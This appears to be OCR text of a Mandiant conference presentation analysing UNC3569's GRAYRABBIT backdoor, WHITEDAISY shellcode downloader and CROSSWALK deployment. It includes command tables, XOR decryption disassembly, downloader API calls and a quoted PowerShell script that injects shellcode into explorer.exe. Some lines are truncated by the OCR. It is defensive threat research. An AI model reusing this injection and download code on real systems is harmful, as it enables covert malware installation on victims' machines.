The Anatomy of China's Hacker Ecosystem: Espionage, Black Markets, and Financially Motivated Attacks

JSAC2025
Joint Security Analyst Conference

Google Cloud Mandiant

02

GRAYRABBIT Campaign & Evolution History

Introduce the Efficiency Driven Campaign and GRATRABBIT backdoor

GRAYRABBIT Backdoor - Supported Functions

CMD String 1	CMD String 2	Command Code	Description
msg	-	core	Used to run CoreClientInstall or CoreClientStart PE export functions.
msg	-	0x1	Create CMD.exe console, if console exists, execute CMD command.
msg	-	0x3	Execute code or function and write execution results to the log file.
msg	-	0x4	Terminate CMD.exe console.
msg	-	0x5	Initialize and run modules from the C2 controller.
msg	-	0x6	Report Hostname, UserName, ProcessID, and module filename to C2 server. Data in format: [Hostname]+[Username]+[Module]
msg	-	0x7	Terminate CMD.exe console and backdoor process.
file	0x63		Copy file.
file	0x65		Execute file.
file	0x73		Search file.

x86 version

CMD String 1	CMD String 2	Command Code	Description
msg		core	Used to run CoreClientInstall or CoreClientStart PE export functions.
msg	-	0x1	Create CMD.exe console, if console exists, execute CMD command.
msg	-	0x2	Terminate CMD.exe console.
msg	-	0x3	Initialize and run modules from the C2 controller.
msg	-	0x4	Report Hostname, UserName, ProcessID and module filename to C2 server. Data in format: [Hostname]+[Username]+[Module Filename]:[ProcessID]|
msg	-	0x5	Terminate CMD.exe console and backdoor process.
msg	-	0x7	Execute module function.
file	f_c	(0x665F6300)	Copy file
file	f_e	(0x665F6500)	Execute file
file	f_s	(0x665F7300)	Search file

x64 version

GRAYRABBIT Backdoor - Other details

Data Offset	Size	Received Content	Description
Recv_data [0]		DWORD command String "msg" or "file"	Specifies command string type as msg or file-related function.
Recv_data [12]		Command String "core"	Specifies core command string used to run export functions related to GRAYRABBIT payload.
Recv_data [268]	1 Byte	Command code for msg series	1-byte numeric code to designate specific msg-related commands.
Recv_data [276]	4 Bytes	Command code for file series	4-bytes command to designate specific file-related commands.


Traffic Pattern

Variant	Launcher	Features
GRAYRABBIT (x86)	N/A	1. Exports: CoreClientInstall, CoreClientStart, Start 2. C2 domain in plaintext
GRAYRABBIT (x64)	RABBITCAVE, RABBITWING, RABBITFUR	1. Two types of exports: - CoreClientInstall, start, start - CoreClientInstall, CoreClientStart, start 2. Three types of C2 domain format - Plaintext - Divided into a couple of Hexadecimal strings - Byte operation encoded
GRAYRABBIT (x64 with Alice pdb string)	AtomLdr, RABBITMOUND	Alice Variant 1. Exports: CoreClientInstall, CoreClientStart, Start 2. C2 domain in plaintext 3. Unique PDB string = "C:\Users\alice\source\sr\corecpp_r\x64\Release\corecpp.pdb"


Versions

Efficiency First Modus Operandi


UNC3569 actors develop many disposable malware tools to deliver and make foothold for their 2nd stage malware. GRAYRABBIT is one of a disposable backdoor we frequently found on their C2 infrastructure.



Abuse OneDrive




Abuse Github




04
Operation Triggered by Regional Tension and Election

Abuse WHITEDAISY Downloader and CROSSWALK Backdoor together

Malware Ecosystem of this Ongoing Campaign



Malware Ecosystem of this Ongoing Campaign



WHITEDAISY Shellcode Downloader

WHITEFAISY is a simple shellcode based downloader.

The developer usually encoded it with a simple XOR key and prefix a small decryption shellcode before interlace WHITEDAISY to benign EXE files.

XOR Key (CD8D3E9C9F) found in the operation in September

```
000000014010C8B4    90                  nop                                          EntryPoint
000000014010C8B5    90                  nop
000000014010C8B6    90                  nop
000000014010C8B7  > 48:B8 DAC810400100000 mov rax,8e3765ec0a1194c68c2b354c3ce4c81  rax:EntryPoint
000000014010C8C1  > 8030 C0             xor byte ptr ds:[rax],C0                     rax:EntryPoint
000000014010C8C4    8030 8D             xor byte ptr ds:[rax],8D                     rax:EntryPoint
000000014010C8C7  > 8030 3E             xor byte ptr ds:[rax],3E                     rax:EntryPoint
000000014010C8CA    8030 9C             xor byte ptr ds:[rax],9C                     rax:EntryPoint
000000014010C8CD    8030 9F             xor byte ptr ds:[rax],9F                     rax:EntryPoint
000000014010C8D0    48:FFC0             inc rax                                      rax:EntryPoint
000000014010C8D3    3D D9CE1040         cmp eax,4010CED9
000000014010C8D8  ^ 7E E7               jle 8e3765ec0a1194c68c2b354c3ce4c817.14
000000014010C8DA    3026                xor byte ptr ds:[rsi],ah
000000014010C8DC    3127                xor dword ptr ds:[rdi],esp
000000014010C8DE    38F3                cmp bl,dh
```

New Key found (50901517DF4860) in the operation in October

```
000000014010C8B4    90                  nop                                          EntryPoint
000000014010C8B5    90                  nop
000000014010C8B6    90                  nop
000000014010C8B7    48:B8 E0C810400100000 mov rax,6e183b9ce5474fa1d28ed8e21433016  rax:EntryPoint
000000014010C8C1  > 8030 50             xor byte ptr ds:[rax],50                     rax:EntryPoint
000000014010C8C4    8030 90             xor byte ptr ds:[rax],90                     rax:EntryPoint
000000014010C8C7    8030 15             xor byte ptr ds:[rax],15                     rax:EntryPoint
000000014010C8CA    8030 17             xor byte ptr ds:[rax],17                     rax:EntryPoint
000000014010C8CD    8030 DF             xor byte ptr ds:[rax],DF                     rax:EntryPoint
000000014010C8D0    8030 48             xor byte ptr ds:[rax],48                     rax:EntryPoint
000000014010C8D3    8030 60             xor byte ptr ds:[rax],60                     rax:EntryPoint
000000014010C8D6  > 48:FFC0             inc rax                                      rax:EntryPoint
000000014010C8D9    3D DFCE1040         cmp eax,4010CEDF
```

WHITEDAISY Shellcode Downloader

WHITEDAISY can be separated into 2 main parts.

The 1st section use API URLDownloadToFileA to get lure document or script file from server.

The 2nd section use API InternetReadFile to get the 2nd stage payload on the server file.

```
00000014010C985   48:8D15 18030000   lea rdx,qword ptr ds:[14010CCA4]          rdx:"http://
00000014010C98C   33C9               xor ecx,ecx
00000014010C98E   48:8BF8            mov rdi,rax
00000014010C991   FFD3               call rbx                                  URLDownloadToFileA
00000014010C993   45:33C9            xor r9d,r9d
00000014010C996   C74424 28 01000000 mov dword ptr ss:[rsp+28],1
00000014010C99E   4C:8D05 4F030000   lea r8,qword ptr ds:[14010CCF4]
00000014010C9A5   4C:896C24 20       mov qword ptr ss:[rsp+20],r13
00000014010C9AA   33D2               xor edx,edx
00000014010C9AC   33C9               xor ecx,ecx
00000014010C9AE   FFD7               call rdi                                  ShellExecute
```

```
00000014010CA54   FFD5               call rbp                                  InternetOpenA
00000014010CA56   48:85C0            test rax,rax
00000014010CA59   74 25              je 2269360cc006febf408ebca00861c0b6.14010CA80
00000014010CA5B   44:896C24 28       mov dword ptr ss:[rsp+28],r13d
00000014010CA60   48:8D15 DD020000   lea rdx,qword ptr ds:[14010CD44]          000000014010CD44:"http://
00000014010CA67   45:33C9            xor r9d,r9d
00000014010CA6A   44:896C24 20       mov dword ptr ss:[rsp+20],r13d
00000014010CA6F   45:33C0            xor r8d,r8d
00000014010CA72   48:8BC8            mov rcx,rax                               rcx:"Mozilla/5.0 (Windows
00000014010CA75   41:FFD6            call r14                                  InternetOpenUrlA
00000014010CA78   48:8BF8            mov rdi,rax
00000014010CA7B   48:85C0            test rax,rax
00000014010CA7E   75 09              jne 2269360cc006febf408ebca00861c0b6.14010CA89
00000014010CA80   B9 10270000        mov ecx,2710
00000014010CA85   FFD6               call rsi
00000014010CA87   EB B7              jmp 2269360cc006febf408ebca00861c0b6.14010CA40
00000014010CA89   33C9               xor ecx,ecx
00000014010CA8B   BA 00004000        mov edx,400000
00000014010CA90   41:B8 00100000     mov r8d,1000
00000014010CA96   44:8D49 40         lea r9d,qword ptr ds:[rcx+40]             rcx+40:"i/537.36"
00000014010CA9A   41:FFD7            call r15                                  VirtualAlloc
00000014010CA9D   4C:8D4C24 60       lea r9,qword ptr ss:[rsp+60]
00000014010CAA2   41:B8 00004000     mov r8d,400000
00000014010CAA8   48:8BD0            mov rdx,rax
00000014010CAAB   48:8BCF            mov rcx,rdi                               rcx:"Mozilla/5.0 (Windows
00000014010CAAE   48:8BD8            mov rbx,rax
00000014010CAB1   41:FFD4            call r12                                  InternetReadFile
```

Powershell Installer & CROSSWALK Backdoor

The powershell installer create new progress “explorer.exe” and inject the shellcode payload from the downloaded file.

The downloaded file should be preserved in %ProgramData%\win.ini.

Downloaded 2nd stage is the CROSSWALK backdoor

```
$sigOpenProcess ="[DllImport(" "kernel32.dll" ")]public static extern int OpenProcess(int DesiredAccess,bool bInherit,int pid);";
$OpenProcess =Add - Type - MemberDefinition $sigOpenProcess - Name "Win32OpenProcess" - Namespace Win32Func - PassThru;

$id =Get - Process - name explorer * |Select - Object id|ForEach - Object - Process {
    $_.id
}

;

if ($id.GetType().BaseType.name - eq "Array") {
    $id =$id[0]
}

;
$handle =$OpenProcess: :OpenProcess(0x1fffff, $false, $id);
$shellcode =[System.IO.File]::ReadAllBytes("c:\programdata\win.ini");
$sigVirtualAllocEx ="[DllImport(" "kernel32.dll" ")]public static extern IntPtr VirtualAllocEx(int handle,IntPtr address,int size,i
$VirtualAllocEx =Add - Type - MemberDefinition $sigVirtualAllocEx - Name "Win32VirtualAllocEx" - Namespace Win32Func - PassThru;
$buf =$VirtualAllocEx: :VirtualAllocEx($handle, 0, $shellcode.Count, 0x1000, 0x40);
$sigWriteProcessMemory ="[DllImport(" "kernel32.dll" ")]public static extern bool WriteProcessMemory(int hProcess,IntPtr BaseAddr,b
$WriteProcessMemory =Add - Type - MemberDefinition $sigWriteProcessMemory - Name "Win32WriteProcessMemory" - Namespace Win32Func -
$WriteProcessMemory: :WriteProcessMemory($handle, $buf, $shellcode, $shellcode.Count, 0);
$sigCreateRemoteThread ="[DllImport(" "kernel32.dll" ")]public static extern int CreateRemoteThread(int hProcess,IntPtr arg1,int a
$CreateRemoteThread =Add - Type - MemberDefinition $sigCreateRemoteThread - Name "Win32CreateRemoteThread" - Namespace Win32Func -
$CreateRemoteThread: :CreateRemoteThread($handle, 0, 0, $buf, 0, 0, 0)
```

CN-Nexus Threat Actor UNC3569

To prevent detecting by the antivirus software, the actor generated new sample with the malicious shellcode in their operation.

On the open directory, the actor used to create a folder with date as the folder name. Inspecting the existing folders, the actor is likely had a long vacation around 10/1 ~ 10/7 and had access to the server at 10/2.


This period matches China's golden week vacation.


```
−<D:response>
  <D:href>/projects/done/2024-09-30/</D:href>
 −<D:propstat>
  −<D:prop>
    <D:displayname>2024-09-30</D:displayname>
   −<D:supportedlock>
    −<D:lockentry>
     −<D:lockscope>
        <D:exclusive/>
      </D:lockscope>
     −<D:locktype>
        <D:write/>
      </D:locktype>
    </D:lockentry>
   </D:supportedlock>
   <D:getlastmodified>Wed, 02 Oct 2024 05:33:53 GMT</D:getlastmodified>
  −<D:resourcetype>
     <D:collection/>
   </D:resourcetype>
  </D:prop>
  <D:status>HTTP/1.1 200 OK</D:status>
 </D:propstat>
</D:response>
−<D:response>
  <D:href>/projects/done/2024-10-08/</D:href>
 −<D:propstat>
  −<D:prop>
    <D:displayname>2024-10-08</D:displayname>
   −<D:supportedlock>
    −<D:lockentry>
     −<D:lockscope>
        <D:exclusive/>
      </D:lockscope>
     −<D:locktype>
        <D:write/>
      </D:locktype>
    </D:lockentry>
   </D:supportedlock>
  −<D:resourcetype>
     <D:collection/>
   </D:resourcetype>
   <D:getlastmodified>Thu, 10 Oct 2024 07:35:02 GMT</D:getlastmodified>
  </D:prop>
  <D:status>HTTP/1.1 200 OK</D:status>
 </D:propstat>
```

